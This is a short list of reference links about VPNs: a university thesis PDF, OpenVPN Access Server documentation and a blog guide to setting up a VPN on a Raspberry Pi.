<https://files.ifi.uzh.ch/CSG/staff/franco/extern/theses/BA-Lawand-Muhamad.pdf>

<https://openvpn.net/images/pdf/>

[OpenVPN_Access_Server_Sysadmin_Guide_Rev.pdf](#)

<https://www.comparitech.com/blog/vpn-privacy/raspberry-pi-vpn/>